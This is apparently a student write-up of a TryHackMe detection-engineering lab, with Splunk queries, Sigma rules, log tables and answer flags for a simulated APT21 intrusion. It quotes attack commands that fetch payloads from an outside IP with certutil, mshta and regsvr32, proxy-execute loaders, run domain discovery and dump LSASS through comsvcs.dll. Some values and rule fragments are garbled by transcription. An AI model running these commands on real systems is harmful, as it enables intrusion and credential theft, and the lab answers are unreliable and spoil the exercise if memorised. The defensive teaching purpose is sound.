


L2 -7.6. DetectMare

Task 1 - Case Briefing

Another silent incident with no detections firing. You have been brought on at THM Security Services (TSS). Click the card below to reveal your role on this case. Your case briefing is waiting in the TSS Operations Hub. Head to the Active Case tab for everything you need before you begin. The other tabs are there if you want to explore the company, the team, or previous cases.

Task 2 - Tuning Detections

Having reviewed the case details on the TSS Operations Hub, it is time to begin your detection review. Your colleagues on the CSIRT team have collected the logs from the time of the attack and set them up in a Splunk instance connected to the TSS Detection Engineering team's Detection-as-Code (DaC) application. The application is a GitHub-style site that runs multiple checks and validations before deploying a detection rule. Inside the application, you will see the `README.md` file under the `Code` tab. This file contains details on how the pipeline works and an explanation of what DaC is. The application also has an `App Instructions` button that interactively guides you:



Lab Access: Before proceeding, start the lab by clicking the **Start Machine** button below. You will then have access to both the Splunk instance and the Detection-as-Code interface.

To access the Detection-as-Code interface, please follow this link:

- https://LAB_WEB_URL.p.thmlabs.com/dac-site

To access the Splunk instance, please follow this link:

- https://LAB_WEB_URL.p.thmlabs.com
- Use the following index to see the environment logs and filter for All time: `index="dac_lab"`

Answer the questions below

| What is the doc file opened by the infected user?

Hypersonic_Test_Schedule_2025.docm

Run the query in Splunk after getting IP from tss-dac / detections documents

```
index="dac_lab" 45.77.12.9  
| table _time ParentImage ParentCommandLine User Image CommandLine
```

ParentImage: The file system path of the parent process that launched a new process (e.g., C:\Windows\System32\cmd.exe).

ParentCommandLine: The full command-line arguments used to execute the parent process (e.g., cmd.exe /c start.bat).

User: The account name of the user or system context executing the command (e.g., NT AUTHORITY\SYSTEM or DOMAIN\jdoe).

Image: The file system path of the newly created child process (e.g., C:\Windows\System32\powershell.exe).

CommandLine: The exact command-line string and parameters passed to execute the new process

New Search

1 index="dac_lab" 45.77.12.9
2 | table _time ParentImage ParentCommandLine User Image CommandLine

✓ 2 events (before 8/25/26 5:17:54.000 AM) No Event Sampling

Events Patterns Statistics (2) Visualization

Show: 20 Per Page Format Preview: On

_time	ParentImage	ParentCommandLine	User	Image	CommandLine
2025-03-11 09:06:20	C:\Windows\System32\mshta.exe	mshta.exe http://45.77.12.9/cfg.hta	RESEARCH\m.nguyen	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s /n /u /i:http://45.77.12.9/s.sct C:\ProgramData\scrobj.dll
2025-03-11 08:42:10	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE	"WINWORD.EXE" /n "C:\Users\m.okafor\Downloads\Hypersonic_Test_Schedule_2025.docm"	RESEARCH\m.okafor	C:\Windows\System32\cmd.exe	cmd.exe /c certutil -urlcache -split -f http://45.77.12.9/u.dat %TEMP%\u.dat

The user m.okafor opened a malicious Word document (Hypersonic_Test_Schedule_2025.docm) downloaded to their local folder, establishing initial access via T1566.001 (Spearphishing Attachment).

What is the PR#1 flag?

THM{OfFicE_LOL_bIN}

Attack Chain Details

1. Initial Access via Spearphishing Attachment (PR #1): The intrusion began when a propulsion engineer opened a weaponized Office document delivered by email. The lure was themed around a hypersonic test schedule, matching the national-security-themed social engineering APT21 is known for. On open, the macro spawned a child process that reached out to attacker infrastructure. Commands identified spawning from Office applications:

```
> cmd.exe /c certutil -urlcache -split -f http://45.77.12.9/u.dat %TEMP%\u.dat
> mshta.exe http://45.77.12.9/cfg.hta
> regsvr32.exe /s /n /u /i:http://45.77.12.9/s.sct scrobj.dll
```

Environment Routines (normal operations):

Office telemetry helper: the standard build runs a signed helper, `officetelemetryagent.exe /silent /report`, spawned by any Office application on logon. This is benign telemetry, not a lure detonation.

Finance month-end automation: an approved macro spawns cmd.exe from Excel to run `monthend_report.bat` under C:\ProgramData\ResearchIT\Automation\. Benign.

Create and run the YAML file below according to the details above after verifying them in Splunk:

```
title: Spearphishing Attachment Spawns Suspicious Child Process
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e06
status: experimental
description: Detects an Office application launching a script interpreter or living-off-the-land binary, consistent with AP T21 lure documents.
author: jordan-blake
logsource:
  product: windows
  category: process_creation

detection:
  selection_parent:
    ParentImage|endswith:
      - '\WINWORD.EXE'
      - '\OUTLOOK.EXE'
      - '\EXCEL.EXE'
      - '\POWERPNT.EXE'
  selection_child:
    Image|endswith:
      - '\cmd.exe'
      - '\mshta.exe'
      - '\regsvr32.exe'
      - '\powershell.exe'
  filter_finance_month_end:
    ParentImage|endswith: '\EXCEL.EXE'
    ParentCommandLine|contains: 'C:\Finance\MonthEnd_Template.xlsxm'
    Image|endswith: '\cmd.exe'
    CommandLine|contains: 'C:\ProgramData\ResearchIT\Automation\monthend_report.bat'
  condition: selection_parent and selection_child and not f
```

```
filter_finance_month_end  
level: high
```

The screenshot shows the Splunk Enterprise Search & Reporting interface. A search query is entered: `Index="dac_lab" "monthend_report.bat"`. The search results show 4 events. The table below represents the data shown in the search results.

Time	ParentImage	ParentCommandLine	User	Image	CommandLine
1825-06-11 17:15:00	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	"EXCEL.EXE" "C:\Finance\MonthEnd_Template.xlsm"	RESEARCH\l.chen	C:\Windows\System32\cmd.exe	cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat"
1825-06-11 17:18:00	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	"EXCEL.EXE" "C:\Finance\MonthEnd_Template.xlsm"	RESEARCH\l.chen	C:\Windows\System32\cmd.exe	cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat"
1825-04-11 17:05:00	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	"EXCEL.EXE" "C:\Finance\MonthEnd_Template.xlsm"	RESEARCH\r.diaz	C:\Windows\System32\cmd.exe	cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat"
1825-03-11 17:00:00	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	"EXCEL.EXE" "C:\Finance\MonthEnd_Template.xlsm"	RESEARCH\r.diaz	C:\Windows\System32\cmd.exe	cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat"

The query tracks legitimate automated scheduled tasks where Excel (EXCEL.EXE) opens a finance template (MonthEnd_Template.xlsm) and executes a batch script (monthend_report.bat) under normal user profiles (l.chen and r.diaz) on a recurring monthly schedule.

The screenshot shows a GitHub pull request for a Sigma rule. The title is "Spearphishing Attachment Spawns Suspicious Child Process #1". The pull request is merged. The description of the rule is as follows:

Spearphishing Attachment Spawns Suspicious Child Process
Detects an Office application launching a script interpreter or living-off-the-land binary shortly after a user opens a weaponized attachment, consistent with APT21 lure documents.

Context checked:

- Threat intel: [threat-intel/incident_report.md](#)
- Environment: reviewed [docs/environment-routines.md](#)

Resolves #1

All checks passed (4 / 4 checks succeeded)

- Sigma Syntax Check: done
- Converter (see your SPL query): done
- Environment Validation: Score 100% - TP 1 - FP 0: done
- Automated Red Team Test: 5 / 5 bypass tests passed: done

Re-run checks

Comments:

Jordan-blake commented: Thanks for enhancing the rule. This one actually catches the technique now. Here's your token for this stage: `THN{OFFICE_LOL_BIN}`

TECHNIQUE: T1566.001

LABELS: detection, priority: high

CONTEXT: rules/spearphish_office_child.yml, threat-intel/incident_report.md

Pull request merged: Rule deployed to rules/spearphish_office_child.yml

What is the filename of the internal tool that may cause false positives in PR#2 if not properly filtered?

researchdeploy.exe

In the next question (rules/proxy_exec_dropper.yml), the deployment filter defines the internal parent process tool as: ParentImage: 'C:\Program Files\ResearchIT\Deploy\researchdeploy.exe'

What is the PR#2 flag?

THM{slgNeD_bInArY_PrOxY}

Attack Chain Details

2. Execution via Signed Binary Proxy (PR #2): The loader was executed through trusted Windows binaries to bypass application control, staging payloads from `ProgramData` and the user `AppData` tree. The loader files used uncommon extensions such as `.dat` and `.tmp` rather than `.dll`. Commands identified:

```
> rundll32.exe C:\Users\m.okafor\AppData\Roaming\travel.dat,StartW
> regsvr32.exe /s C:\ProgramData\Intel\update.dat
```

3. Discovery and Domain Mapping: From the foothold the operator ran a rapid burst of native discovery commands under a single account to map the domain and locate the classified file servers:

```
> whoami /all
> net view /domain
> net group "domain admins" /domain
> nltest /dclist:research.local
> dsquery server -o rdn
> Get-ADComputer -Filter * -Properties OperatingSystem
```

Environment Routines (normal operations):

Software deployment tool: `researchdeploy.exe` legitimately invokes `rundll32` / `regsvr32` against installer packages under `C:\ProgramData\ResearchIT\pkg\`. A rollout is not a proxy-execution attack.

splunk-enterprise Apps ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find 🔍

Search Analytics Datasets Reports Alerts Dashboards **Search & Reporting**

New Search Save As ▾ Create Table View Close

1 index="dac_lab" "researchdeploy.exe"
2 | table _time ParentImage ParentCommandLine User Image CommandLine All time 🔍

✓ 5 events (before 8/25/26 6:31:21:000 AM) No Event Sampling ▾ Job ▾ || ▾ ↗ ↘ ⬇ ⬆ Smart Mode ▾

Events Patterns **Statistics (5)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time ▾	ParentImage ▾	ParentCommandLine ▾	User ▾	Image ▾	CommandLine ▾
2025-05-11 02:00:00	C:\Program Files\ResearchIT\Deploy\researchdeploy.exe	researchdeploy.exe --apply vpn_profile	RESEARCH\svc_deploy	C:\Windows\System32\rundll32.exe	rundll32.exe C:\ProgramData\ResearchIT\pkg\vpn_profile.dat,Install
2025-04-11 02:00:00	C:\Program Files\ResearchIT\Deploy\researchdeploy.exe	researchdeploy.exe --apply office_addin	RESEARCH\svc_deploy	C:\Windows\System32\rundll32.exe	rundll32.exe C:\ProgramData\ResearchIT\pkg\office_addin.dat,Install
2025-03-11 02:10:00	C:\Program Files\ResearchIT\Deploy\researchdeploy.exe	researchdeploy.exe --apply ansys_shell	RESEARCH\svc_deploy	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\ProgramData\ResearchIT\pkg\ansys_shell.dat
2025-03-11 02:05:00	C:\Program Files\ResearchIT\Deploy\researchdeploy.exe	researchdeploy.exe --apply matlab_lic	RESEARCH\svc_deploy	C:\Windows\System32\rundll32.exe	rundll32.exe C:\ProgramData\ResearchIT\pkg\matlab_lic.dat,Install
2025-03-11 02:00:00	C:\Program Files\ResearchIT\Deploy\researchdeploy.exe	researchdeploy.exe --apply cadviewer	RESEARCH\svc_deploy	C:\Windows\System32\rundll32.exe	rundll32.exe C:\ProgramData\ResearchIT\pkg\cadviewer.dat,Install

The query details benign service deployments by RESEARCH\svc_deploy using researchdeploy.exe to execute configuration packages via native system binaries (rundll32.exe and regsvr32.exe).

New Search Save As ▾ Create Table View Close

1 index="dac_lab" "programdata" OR "AppData"
2 | table _time ParentImage ParentCommandLine User Image CommandLine All time 🔍

✓ 27 events (before 8/25/26 6:58:14:000 AM) No Event Sampling ▾ Job ▾ || ▾ ↗ ↘ ⬇ ⬆ Smart Mode ▾

Events Patterns **Statistics (27)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time ▾	ParentImage ▾	ParentCommandLine ▾	User ▾	Image ▾	CommandLine ▾
2025-06-11 17:15:00	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	"EXCEL.EXE" "C:\Finance\MonthEnd_Template.xlsx"	RESEARCH\j.chen	C:\Windows\System32\cmd.exe	cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat"
2025-06-11 10:15:00	C:\Program Files\SOLIDWORKS\slidworks.exe	slidworks.exe	RESEARCH\j.kim	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\Users\j.kim\AppData\Local\Temp\LicenseCheck_CAD.dat
2025-03-11 09:54:00	C:\Windows\System32\svchost.exe	svchost.exe -k WerSvcGroup	NT AUTHORITY\SYSTEM	C:\Windows\System32\rundll32.exe	rundll32.exe C:\ProgramData\Microsoft\Windows\WER\report.d11_Report

The query searches for file execution events targeting sensitive staging locations (ProgramData or AppData), capturing both legitimate automation scripts and potential binary proxy executions (regsvr32.exe, rundll32.exe).

filter also: index="dac_lab" "programdata"
ParentImage:"C:\\Windows\\System32\\svchost.exe"

New Search Save As ▾ Create Table View Close

1 index="dac_lab" "LicenseCheck"
2 | table _time ParentImage ParentCommandLine User Image CommandLine All time 🔍

✓ 4 events (before 8/25/26 7:00:34:000 AM) No Event Sampling ▾ Job ▾ || ▾ ↗ ↘ ⬇ ⬆ Smart Mode ▾

Events Patterns **Statistics (4)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time ▾	ParentImage ▾	ParentCommandLine ▾	User ▾	Image ▾	CommandLine ▾
2025-06-11 10:15:00	C:\Program Files\SOLIDWORKS\slidworks.exe	slidworks.exe	RESEARCH\j.kim	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\Users\j.kim\AppData\Local\Temp\LicenseCheck_CAD.dat
2025-05-11 10:10:00	C:\Program Files\SOLIDWORKS\slidworks.exe	slidworks.exe	RESEARCH\t.nguyen	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\Users\t.nguyen\AppData\Local\Temp\LicenseCheck_CAD.dat
2025-04-11 10:05:00	C:\Program Files\SOLIDWORKS\slidworks.exe	slidworks.exe	RESEARCH\p.alvarez	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\Users\p.alvarez\AppData\Local\Temp\LicenseCheck_CAD.dat
2025-03-11 10:00:00	C:\Program Files\SOLIDWORKS\slidworks.exe	slidworks.exe	RESEARCH\m.okafor	C:\Windows\System32\regsvr32.exe	regsvr32.exe /s C:\Users\m.okafor\AppData\Local\Temp\LicenseCheck_CAD.dat

The query tracks recurring execution of LicenseCheck_CAD.dat via regsvr32.exe, spawned by SOLIDWORKS (slidworks.exe) across multiple user accounts (j.kim, t.nguyen, p.alvarez, m.okafor).

splunk>enterprise Apps 1 Messages

Search Analytics Datasets Reports Alerts Dashboards

New Search

1 index="dac_lab" "ProgramData" ParentImage="C:\\Windows\\System32\\svchost.exe"

✓ 1 event (before 8/25/26 2:00:30.000 PM) No Event Sampling

Events (1) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

Format Show: 20 Per Page View: List

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS a host 1 a source 1 a sourcetype 1 INTERESTING FIELDS a CommandLine 1 a Company 1			3/11/25 9:54:00.000 AM	3/11/2025 9:54:00.000 AM ... 22 lines omitted ... Company: Microsoft Corporation OriginalFileName: RUNDLL32.EXE CommandLine: rundll32.exe C:\\ProgramData\\Microsoft\\Windows\\WER\\report.dll,Report CurrentDirectory: C:\\Windows\\system32\\ Show all 38 lines host = localhost:8088 source = http:dac_lab_hec sourcetype = sysmon:process_creation

The query identifies a malicious persistence/execution event where svchost.exe loaded a DLL disguised as Windows Error Reporting (C:\\ProgramData\\Microsoft\\Windows\\WER\\report.dll) using rundll32.exe.

Back to pull requests

Signed Binary Proxy Execution of NetTraveler Dropper #2

▲ Merged

Jordan-blake wants to merge 1 commit into main from feat/proxy-exec-dropper

Conversation Commits 9 Files changed

Jordan-blake authored this pull request

Signed Binary Proxy Execution of NetTraveler Dropper

Detects APT21 using signed Windows binaries to proxy execute the NetTraveler loader from a non-standard path, evading application control at the defense research institute.

Context checked:

- Threat intel: threat-intel/incident_report.md
- Environment: reviewed docs/environment-routines.md

Resolves #2

✓ All checks passed 4 / 4 checks succeeded

- ✓ Sigma Syntax Check done Details
- ✓ Converter (see your SPL query) done Details
- ✓ Environment Validation Score 100% · TP 1 · FP 0 done Details
- ✓ Automated Red Team Test 3 / 3 bypass tests passed done Details

Re-run checks

Jordan-blake commented

Thanks for enhancing the rule. This one actually catches the technique now. Here's your token for this stage: `THM{siGNe0_bInArY_Pr0xY}`

TECHNIQUE

T1218

LABELS

detection priority:high

CONTEXT

rules/proxy_exec_dropper.yml

threat-intel/incident_report.md

Pull request merged

Rule deployed to rules/proxy_exec_dropper.yml

Create and run the YAML file below according to the details above after verifying them in Splunk:

```
title: Signed Binary Proxy Execution of NetTraveler Dropper
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e07
status: experimental
description: Detects APT21 using signed Windows binaries to proxy execute the NetTraveler loader from a non-standard path.
author: jordan-blake
logsource:
product: windows
category: process_creation
detection:
  selection_binary:
    Image|endswith:
      - '\rundll32.exe'
      - '\regsvr32.exe'
  selection_dir:
    CommandLine|contains:
      - '\ProgramData\'
      - '\AppData\'
      - '\Windows\Temp\'
      - '\Users\Public\'
  filter_deploy_tool:
    ParentImage: 'C:\Program Files\ResearchIT\Deploy\researchdeploy.exe'
    CommandLine|contains: '\ProgramData\ResearchIT\pkg\'
  filter_cad_license:
    ParentImage: 'C:\Program Files\SOLIDWORKS\sldworks.exe'
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains|all:
      - '\AppData\Local\Temp\'
      - 'LicenseCheck'
  filter_windows_WerSvcGroup:
    ParentImage: 'C:\Windows\System32\svchost.exe'
    ParentCommandLine|contains: 'WerSvcGroup'
```

```
CommandLine|contains: '\\ProgramData\\Microsoft\\Windows\\WER\\'  
condition: selection_binary and selection_dir and not 1 of fi  
lter_*  
level: medium
```


What is the username that the attacker used to execute the LSASS dump?

m.okafor

run the query in splunk:

```
index="dac_lab" TargetImage="\\lsass.exe"  
| table _time User SourceUser SourceImage TargetImage CallTra  
ce GrantedAccess  
| sort _time
```

comsvcs.dll (COM+ Services Administrative DLL) is a legitimate, native Microsoft Windows system DLL located in **C:\Windows\System32**. It provides administrative functions and services for COM+ (Component Object Model) applications. While it is a genuine OS file, adversaries and red teams frequently abuse comsvcs.dll to perform LSASS memory dumping (credential dumping) without needing to drop custom malicious tools onto the target host.



The screenshot shows the Splunk Enterprise interface with a search query: `index="dac_lab" TargetImage="\\lsass.exe" | table _time User SourceUser SourceImage TargetImage CallTrace GrantedAccess | sort _time`. The results table displays 16 events, with the second event highlighted. This event shows a user named 'RESEARCH\\m.okafor' executing a process from 'C:\Windows\System32\rundll32.exe' that targets 'C:\Windows\System32\lsass.exe' using 'C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\comsvcs.dll+1a3b8' as the call trace. The 'GrantedAccess' field for this event is '0x1fffff'.

_time	User	SourceUser	SourceImage	TargetImage	CallTrace	GrantedAccess
2025-03-11 09:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchPAM\vaultagent.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jUNKNOWN(00007FE1)	0x1438
2025-03-11 10:20:00	NOT_TRANSLATED	RESEARCH\\m.okafor	C:\Windows\System32\rundll32.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\comsvcs.dll+1a3b8UNKNOWN(00007FE1)	0x1fffff
2025-03-11 10:30:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchEDR\edrscan.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Program Files\ResearchEDR\edrscan.exe+4400	0x1438
2025-03-11 10:35:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchEDR\edrscan.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Program Files\ResearchEDR\edrscan.exe+4400	0x1fffff
2025-03-11 11:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Windows\System32\VerFault.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\dbghelp.dll+5c100	0x1410
2025-03-11 11:10:00	NOT_TRANSLATED	RESEARCH\\j.kim	C:\Windows\System32\taskmgr.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\taskmgr.exe+3300	0x1400
2025-03-12 02:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchEDR\edrscan.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Program Files\ResearchEDR\edrscan.exe+4400	0x1438
2025-03-12 09:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchPAM\vaultagent.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jUNKNOWN(00007FE1)	0x1438
2025-03-12 11:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Windows\System32\VerFault.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\dbghelp.dll+5c100	0x1410
2025-03-12 11:20:00	NOT_TRANSLATED	RESEARCH\\r.diaz	C:\Windows\System32\taskmgr.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\taskmgr.exe+3300	0x1400
2025-03-13 02:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchEDR\edrscan.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Program Files\ResearchEDR\edrscan.exe+4400	0x1fffff
2025-03-13 09:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchPAM\vaultagent.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jUNKNOWN(00007FE1)	0x1438
2025-03-13 11:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Windows\System32\VerFault.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\dbghelp.dll+5c100	0x1410
2025-03-14 09:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Program Files\ResearchPAM\vaultagent.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jUNKNOWN(00007FE1)	0x1438
2025-03-14 11:00:00	NOT_TRANSLATED	NT AUTHORITY\SYSTEM	C:\Windows\System32\VerFault.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\dbghelp.dll+5c100	0x1410
2025-03-14 11:30:00	NOT_TRANSLATED	RESEARCH\\l.chen	C:\Windows\System32\taskmgr.exe	C:\Windows\System32\lsass.exe	C:\Windows\System32\ntdll.dll+9d2e4jC:\Windows\System32\taskmgr.exe+3300	0x1400

The query searches for process access attempts targeting lsass.exe to detect credential dumping, highlighting an anomalous access attempt by user m.okafor using rundll32.exe alongside legitimate security and system tool access (EDR, Task Manager, Vault Agent).

check, who run comsvcs.dll

CallTrace is a field extracted primarily from Windows endpoint monitoring logs—most notably **Sysmon Event ID 10 (ProcessAccess)**. It captures a snapshot of the execution call stack (the stack trace of dynamic link libraries / DLLs and memory offsets) at the exact moment one process accesses or opens a handle to another target process. When tools try to dump secrets from lsass.exe, they often load specific DLLs into memory. Filtering for CallTrace matching binaries like comsvcs.dll or dbgcore.dll helps flag unauthorized dumping attempts.

| What is the PR#3 flag?

THM{DuMplnG_LsAsS}



4. Credential Access via LSASS Dumping (PR #3): The operator dumped credentials directly from LSASS memory. Rather than dropping a named tool, they abused the **comsvcs.dll** MiniDump export and a renamed dumper, opening LSASS with high permission masks. The call trace showed unsigned memory regions. Command identified:

```
> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 660 C:\ProgramData\Intel\l.dmp full
```

Environment Routines (normal operations):

Research EDR sensor and crash handling: **C:\Program Files\ResearchEDR** sensors, and **WerFault.exe** crash dumps with access mask **0x1410**, both legitimately open LSASS. Neither is credential theft.

PAM vault agent: the privileged-access-management agent under **C:\Program Files\ResearchPAM** briefly opens LSASS as part of routine credential rotation checks.



splunk enterprise Apps Messages Settings Activity Help

Search Analytics Datasets Reports Alerts Dashboards

New Search

Save As Create Tab

```
1 | index="dac_lab" *WerFault.exe*
2 | table _time SourceImage TargetImage CallTrace
```

✓ 37 events (before 8/25/26 7:21:33.000 AM) No Event Sampling

Events Patterns **Statistics (37)** Visualization

Show: 20 Per Page Format Preview: On

_time	SourceImage	TargetImage	CallTrace
2025-03-23 16:28:44	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-11 03:21:33	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-26 10:46:38	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-14 21:39:27	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-29 04:04:32	C:\Windows\System32\WerFault.exe	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
2025-03-17 15:57:21	C:\Windows\System32\WerFault.exe	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE	C:\Windows\System32\ntdll.dll+9d2e4\ C:\Windows\System32\WerFault.exe+1200
